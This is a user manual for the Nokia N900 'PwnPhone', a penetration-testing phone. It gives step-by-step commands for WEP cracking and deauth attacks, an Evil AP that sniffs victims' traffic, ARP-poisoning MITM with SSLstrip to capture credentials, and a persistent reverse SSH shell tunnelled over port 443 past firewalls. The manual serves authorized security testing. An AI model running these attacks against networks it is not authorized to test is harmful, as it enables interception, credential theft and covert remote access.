The Nokia N900 PwnPhone

By awk[at]rocketbearlabs.com, pwnieexpress.com

Legal Stuff

- All sale items are for legally authorized uses only.
- This product contains both open source and proprietary software.
- Use of this product signifies your agreement to the Rapid Focus Security EULA: (http://pwnieexpress.com/pdfs/RFSEULA.pdf)
- Proprietary software is distributed under the terms of our EULA. Open source software is distributed under the GNU General Public License: (http://www.gnu.org/licenses/gpl.html)
- You can use open source software without using proprietary software, and vice-versa.

Features

- Comes with a wide variety of pen-testing tools installed with quick access shortcuts
- Supports wireless monitor mode and injection for WEP cracking
- Supports promiscuous mode for sniffing other traffic passively
- Man in the middle capabilities for intercepting network traffic

Tools Installed:

- Metasploit, Fasttrack, SET, Scapy, Nikto, SSLstrip, iodine
- Kismet, Aircrack-NG, Wifite, Wifizoo, GrimWEPa, Wepbuster
- Nmap, netcat, tcpdump, wireshark, tshark, Ettercap-NG, exploitDB, macchanger
- presencevnc client, x11vnc server, conky, tor, rdesktop, openvpn, netmon, iptables

Getting started

Turn the phone on by holding the small power button on the top (between volume and camera button). Phone will vibrate and white Nokia screen will appear.

The first thing to get used to is the interface to the N900. The way it works it simple, but knowing a few key things will greatly help in navigating. The main desktop screen will have most of the key pen-testing tools available via convenient shortcut icons. The screen to the left will have some key admin tools. There are 4 desktop screens by default.


Navigation

By tapping the upper left hand corner you will have access to multitasking between running applications as well as different desktop areas. One of these areas is the main applications folder where all applications with an icon are stored. This is where you will find things like the application manager, file manager, and other general settings for the phone.

Also in the upper left hand corner to the right of the clock shows a battery and connection information. If you tap here you will have access to wireless devices and a basic connection manager. Use this to connect to wifi and Internet.

TIP: Once in an xterm shell, you can increase/decrease the font size with volume buttons.


Main pen-testing desktop screen (shortcuts left to right):



1. Monitor mode on/off button - Puts wlan0 in monitor mode, wait for icon to close automatically
2. Conky – For seeing system usage and stats
3. Evil AP shortcut - devices will autoconnect to you! (must enable injection first!)
4. xTerm rootshell – Root shell access to the /home/user/MyDocs/pwnphone folder
5. Macchanger - Rolls mac address of wireless card wlan0 and changes hostname to "DellPC"
6. Nmap – Cmd line version of Nmap
7. Zenmap – Gui version of Nmap
8. InjectionON – Loads drivers required for wireless packet injection, wait for icon to close
9. InjectionOFF – Unloads packet injection drivers and reloads normal wifi drivers, wait for close
10. Airodump-ng – Quick access to wireless sniffer, running: airodump-ng wlan0
11. Kismet – Wireless sniffer / mapping tool
12. Wifizoo – Wireless tool to sniff active sessions on open wifi
13. Wifite – Wireless automated attack tool
14. Grimwepa – GUI front end tool used with the Aircrack-NG suite – wep/wpa cracking
15. Wepbuster – Automatically crack wireless WEP networks in range (be careful!)
16. Promiscuous mode on off button – Enables promiscuous mode on wlan0
17. Wireshark – Desktop shortcut – packet analyzer / sniffer
18. Tshark – CMD line version of wireshark – running on wlan0
19. Tcpdump – Run tcpdump on wlan0 (tcpdump -s0 -n -i wlan0)
20. EttercapNG-Curses – Curses version of EttercapNG
21. EttercapNG-GUI – GUI version of EttercapNG
22. SSLstrip – Tool used to strip websites of ssl and sniff credentials
23. Scapy – Scapy interface - interactive packet manipulation
24. Nikto – Web scanning tool

25. SET – Social Engineering Toolkit
26. Metasploit – CMD version of msf3 (msfconsole)
27. Metasploit-GUI – GUI version of msf3
28. Fasttrack – Automated pentesting tool

Admin desktop (left of main pen-testing desktop):



1. File manager – Maemo GUI file manager
2. FTPn900 – FTP client
3. GSM Mon – Monitor status of cell phone connection
4. Presence VNC – VNC client
5. Rdesktop – Remote desktop client
6. x11vnc – VNC server quick shortcut WARNING – no password set by default!
7. Reverse SSH shell – Will ask for hostname to connect to but must be setup – see below
8. Browser – Maemo Web browser
9. VIM – Vim editor

SSH access

- Username: **root**
- Default password: **pwnphone**
- Tools path: /home/user/MyDocs/pwnphone
- The rootshell shortcut will bring you to the tools path by default
- Some of the tools are in the path and can be run from anywhere, others are not

TIP: Pressing the blue arrow key and the Sym button on the left hand side of the keyboard while in a terminal will give you other characters like pipe not available on the keyboard itself.

Wireless Promiscuous mode

- Promiscuous On/Off script is on desktop – icon is a man in green hat with sunglasses, to the left of the wireshark icon - once open wait for it to close itself.
- You can then run wireshark, tshark, tcpdump, or ettercap to see packets on the wireless network that normally you wouldn't see.
- To Manually Enable: ifconfig wlan0 promisc
- To Manually Disable: ifconfig wlan0 -promisc

Wireless Monitor mode

- Monitor mode allows for passive sniffing and non-passive wireless attacks. As such, you can't be actively connected to a wireless network at the same time.
- Kismet will automatically put your wireless card in monitor mode. Just remember you'll need to put the wireless card wlan0 back into managed mode through a rootshell terminal (or using monitor-mode icon on desktop) when you want to connect to a network again.
- When using the icon let it close itself automatically.

  Enable:
  ifconfig wlan0 down
  iwconfig wlan0 mode monitor
  ifconfig up

  Disable:
  ifconfig down
  iwconfig wlan0 mode managed
  ifconfig up

Wireless packet injection

- For the N900 there are special drivers that support packet injection, but unfortunately when enabled they also drain the power and battery life substantially.
- The default home screen contains quick shortcuts to enable/disable injection as needed:

  InjectionON (red syringe):
  This script loads the injection driver and puts the card into monitor mode. Once loaded, use GrimWEPa, Wepbuster, or Aircrack-NG for WEP cracking, de-auth attacks, or handshake captures. Let this close automatically.

  InjectionOFF (blue syringe):
  This script unloads the injection driver and loads the default wireless driver (which still supports monitor/promiscuous mode). Let this close automatically.

Note: Injection MUST be enabled for Evil AP, Wifite, Grimwepa, and Wepbuster to work.

Kismet

1. Open the kismet icon (purple) on the desktop or from a shell. It will put your card in monitor mode if it is not already.

2. The first thing it will ask you is 'Start Kismet Server'. Hit enter for 'Yes'.
3. Hit enter for 'Start'
4. Hit Tab, then hit enter to close console window and show main windows with networks.
5. Use the volume control buttons on the top of the phone to change the font size.
6. Use Esc to access the Kismet main menu which you can then control with the arrow keys.
7. Kismet will prompt you to use the built in GPS to log networks physical locations. If you do not want to use this feature simply deny Kismet access to the GPS when it asks or disable the GPS in the connections menu in upper left hand corner of the screen (where connection manager is located). Kismet is particularly good for wireless mapping.
8. Kismet will save logs automatically in many different formats where ever it is run from. If you use the desktop shortcut, it will default to save them to the /home/user/MyDocs/ folder.
9. For more information on this tool please visit kismetwireless.net

Aircrack-NG suite

- The aircrack-ng suite comes with many different powerful tools to attack and sniff 802.11 wireless networks. There are many good tutorials on youtube and aircrack-ng.org.
- On the desktop, the airodump-ng wlan0 shortcut is great for doing site surveys, monitoring signal strength, and viewing connected clients. The desktop shortcut will NOT save a packet capture, but simply show networks around you. If you wish to save a capture run (airodump-ng -w filename wlan0) from a rootshell.
- Aircrack-NG on this phone is mainly used for WEP cracking and capturing WPA handshakes for cracking on a more powerful system. If you are unfamiliar with cracking WEP, start with these videos:

  http://www.youtube.com/watch?v=qe1VuhGciSI
  http://www.youtube.com/watch?v=oHq-cKoYcr8

- On the N900, the procedure is as follows:

1. [optional] Roll MAC address and hostname with thumbprint icon on desktop

2. Enable injection with the Injection_ON shortcut on the desktop (red syringe)

3. Run airodump-ng in rootshell as follows:
   airodump-ng --ivs --bssid (mac address of router) -c (channel) -w (filename to write to) wlan0

   Example: airodump-ng --ivs --bssid 11:22:33:44:55:66 -c 6 -w test wlan0

4. In another rootshell terminal run the arp replay attack with:
   aireplay-ng -3 -b 11:22:33:44:55:66 wlan0

5. In another rootshell terminal run the fake-auth attack with:
   aireplay-ng -1 0 -a 11:22:33:44:55:66 wlan0

6. If this doesn't work, run a deauth attack (also used for obtaining wpa handshakes):
   aireplay-ng -0 10 -a 11:22:33:44:55:66 wlan0

7. Or, de-auth a single client connected to the wireless network:
   aireplay-ng -0 10 -a 11:22:33:44:55:66 -c 00:22:44:66:88:99 wlan0

8. Now go back to you terminal window running the arp replay attack and see if it is injecting packets. If so, it will take 10,000 to 35,000 data packets captured (shown in airodump window) to successfully crack the WEP key.

9. To attempt the WEP key crack:
   aircrack-ng test.ivs (or whatever your capture file is named)

Grimwepa

Grimwepa is a great little java GUI front end to the Aircrack-NG suite. Basically run the first 2 steps in the last process, rolling MAC address and hostname and turning injection on.

1. Open Grimwepa, if monitor mode is not enabled it will ask you to enable it, which means you probably forgot to turn on injection ;).
2. Click 'refresh targets' which will automatically spawn airodump to start sniffing. Once you have found a WEP network you wish to crack, switch back to the Grimwepa interface and click 'stop scanning'.
3. Select from the list the network you wish to crack, then click '**use client in attack'** select under 'attack method' **'arp-replay'.**
4. Then simply click **'start attack'**. If everything goes well and you are close enough to the access point, and there are clients connected, it should attack and crack everything automatically. If not, you can try opening a separate rootshell terminal and running the aireplay-ng fake auth and deauth attacks mentioned in the Aircrack-ng section above.
5. Grimpwepa automatically starts cracking once it has collected 10,000 data packets, so if it's a 128-bit WEP network you may need to just stop the cracking process and restart it.

Wifite

Wifite is an automated tool to attack wireless networks. It looks pretty and works OK.

1. Then click the Wifite icon and watch it search for things to attack. The desktop icon is to show the tool is there and what it looks like when it runs. Unfortunately the next stage of this tool requires Ctrl+C which will close the application launched from the desktop icon, so use a rootshell to use this tool seriously.
2. Use a rootshell navigate to it's folder and run it there:
   cd /home/user/MyDocs/pwnphone/wireless/wifite
   python2.5 wifite_r54.py
3. Once Wifite finds some networks and clients, use **Ctrl C** when ready and follow the menu prompts to proceed.

Wifizoo

Wifizoo can be used to sniff all sorts of open wireless traffic, especially active sessions and cookies. To use it, run Airodump-ng or Kismet to channel hop, then open the icon on the desktop for Wifizoo. If the browser doesn't show anything, just refresh it.

WepBuster

Wepbuster is a one click fully automated WEP cracking tool. To use, enable injection mode (red syringe on desktop) and launch the icon (kakashi ninja) on the desktop. Currently this tool is set to crack the capture file once 30000 ivs are reached, but you can change this value by editing the wepbuster script itself. Or try running aircrack-ng against the generated capture file in the wepbuster directory. Manual options:

- cd /home/user/MyDocs/pwnphone/wireless/wepbuster-1.0_beta/
- perl wepbuster [channel(s)]
- perl wepbuster [sort | connect] [hostname/ip address]
- perl wepbuster permute [OPTIONS]
- perl wepbuster --help (this will give you basic run options)

WARNING: WepBuster will automatically attempt to attack ANY wep networks within range! Use at your own risk!

Evil AP mode (red evil face icon)

To use the Evil AP first enable injection mode (red syringe) and then click the evil red face. This will run two scripts in two xterm windows simultaneously. The first xterm window will be running an AP using airbase-ng with an SSID of Linksys, hostname of WRT54G, and a randomly rolled mac address. The second xterm window will start a udhcpd server to hand out IP addresses and then start sniffing with tshark on at0 (virtual interface that is handing out IP addresses) which will be logging to a file in the pwnphone/wireless/evilap folder with a name of **evilcaptured.cap**. Use the upper left hand corner to switch between both windows and monitor the status of your evil AP and packets collected. After this is run you can use sslstrip or the airstrippin.sh script in the evilap folder to strip ssl in combination with evil AP mode. You can also run these scripts manually from the evil AP folder where there is a readme file with instructions.

WARNING: Evil AP by default runs with -P option which means ANYONES preferred network will be sniffed and used as a preferred network to connect to. If you do not want this, remove the -P option from the script in /home/user/MyDocs/pwnphone/wireless/evilap/airpwn.sh

MITM with Ettercap and SSLstrip

1. Open Ettercap-NG GUI on desktop.
2. Select 'Sniff' and click 'Unified sniffing'
3. Select 'wlan0' and click 'OK'
4. Click 'Start' and then 'Start Sniffing'
5. Go to 'Hosts' and click 'Scan for Hosts'
6. Go to 'Hosts' and click 'Host list'
7. Select IP address of target computer to mitm and then click 'Add to Target 1'
8. Select Router IP (192.168.1.1 typically) and click 'Add to Target 2'
9. Go to 'Mitm' and click 'Arp Poisoning' and select the checkbox for 'Sniff remote connections' click 'OK' (to stop arp-cache poisoning click on 'Mitm' and select 'Stop mitm')
10. Go to main desktop, open ssltrip shortcut.
11. Open a new shell and tail -f /home/user/sslstrip.log
12. Credentials may show up in both Ettercap and /home/user/sslstrip.log
13. On a windows target machine, go to a cmd shell and run **arp -a** to see if mac address of pwnphone is there (confirms arp-cache poisoning is working)
14. Open a browser on target machine and go to an HTTPS-enabled site to test if sslstrip is working.
15. Using one of the quick Tcpdump or Tshark shortcuts on the desktop to monitor packets will also help to see if arp-cache poisoning is working properly and the phone is routing targets packets.

METASPLOIT

Access the Metasploit console shell (msfconsole) from the red M icon on the desktop. The GUI may work but recent updates have broken it. To update Metasploit use **svn update** from the msf3 folder within the pwnphone directory. Fasttrack is installed but db_autopwn is not working because it will hoose the phone completely. SET is also installed and fully functional.

If you don't know metasploit here is a good guide:
http://www.offensive-security.com/metasploit-unleashed/
Metasploit_Unleashed_Information_Security_Training

Activating the reverse persistent shell

The steps below for the Pwn Phone side have been automated into the shortcut script on the admin desktop. The steps are still listed to do this manually for the phone. After running the reverse shell script on the phone for the first time, you will still need to do the steps required for setting up your pentesting workstation for the reverse shell to connect to.

1. On your pentesting box (OpenSSH required): This will be the SSH "receiver" the Pwn Phone will auto-connect to when establishing the reverse shell. Your SSH server must be accessible from the Internet using a static IP address or DNS name (for dynamic IPs, use dyndns.org).

2. On your pentesting box: Create a new user account "pwnphone". This is the useraccount the Pwn Phone will logon to your SSH receiver with.
useradd -m pwnphone

3. On your perimeter firewall: forward port 443 to port 22 on your pentesting box. Port 443 is recommended to allow the Pwn Phone through most firewalls/webfilters. If you can't forward from 443 to 22 just add port 443 to /etc/ssh/sshd_config like this:
nano /etc/ssh/sshd_config
Port 443 (add right below Port 22)
Ctrl O (save and hit enter)
Ctrl X (exit file)

4. On the Pwn Phone: Open /home/user/MyDocs/pwnphone/reverse_shells/reverse_ssh.sh for editing and set the "SSH_receiver" variable to your publicly accessible SSH server's static IP or DNS name. Example: SSH_receiver=mysshreceiver.dyndns.org (automated when run on phone)

5. On the Pwn Phone: Generate an RSA keypair (accept default save location, and don't set a passphrase): ssh-keygen -t rsa (automated when run on phone)

6. Copy the contents of the file /root/.ssh/id_rsa.pub on the Pwn Phone to the file /home/ pwnphone/.ssh/authorized_keys on your SSH server.

7. Connect the Pwn Phone to a wireless AP. Once the reverse shell script is launched the Pwn Phone will attempt a connection to your SSH receiver every 1 minute.

8. On your pentesting workstation: Watch for the Pwn Phone connection:
netstat -lntup

tcp 0 0 127.0.0.1:3333 0.0.0.0:* LISTEN 12154/sshd

9. Once you see the above connection, ssh to it: ssh root@localhost -p 3333

10. Enter your Pwn Phone root password and p00f! You're on the Pwnie express!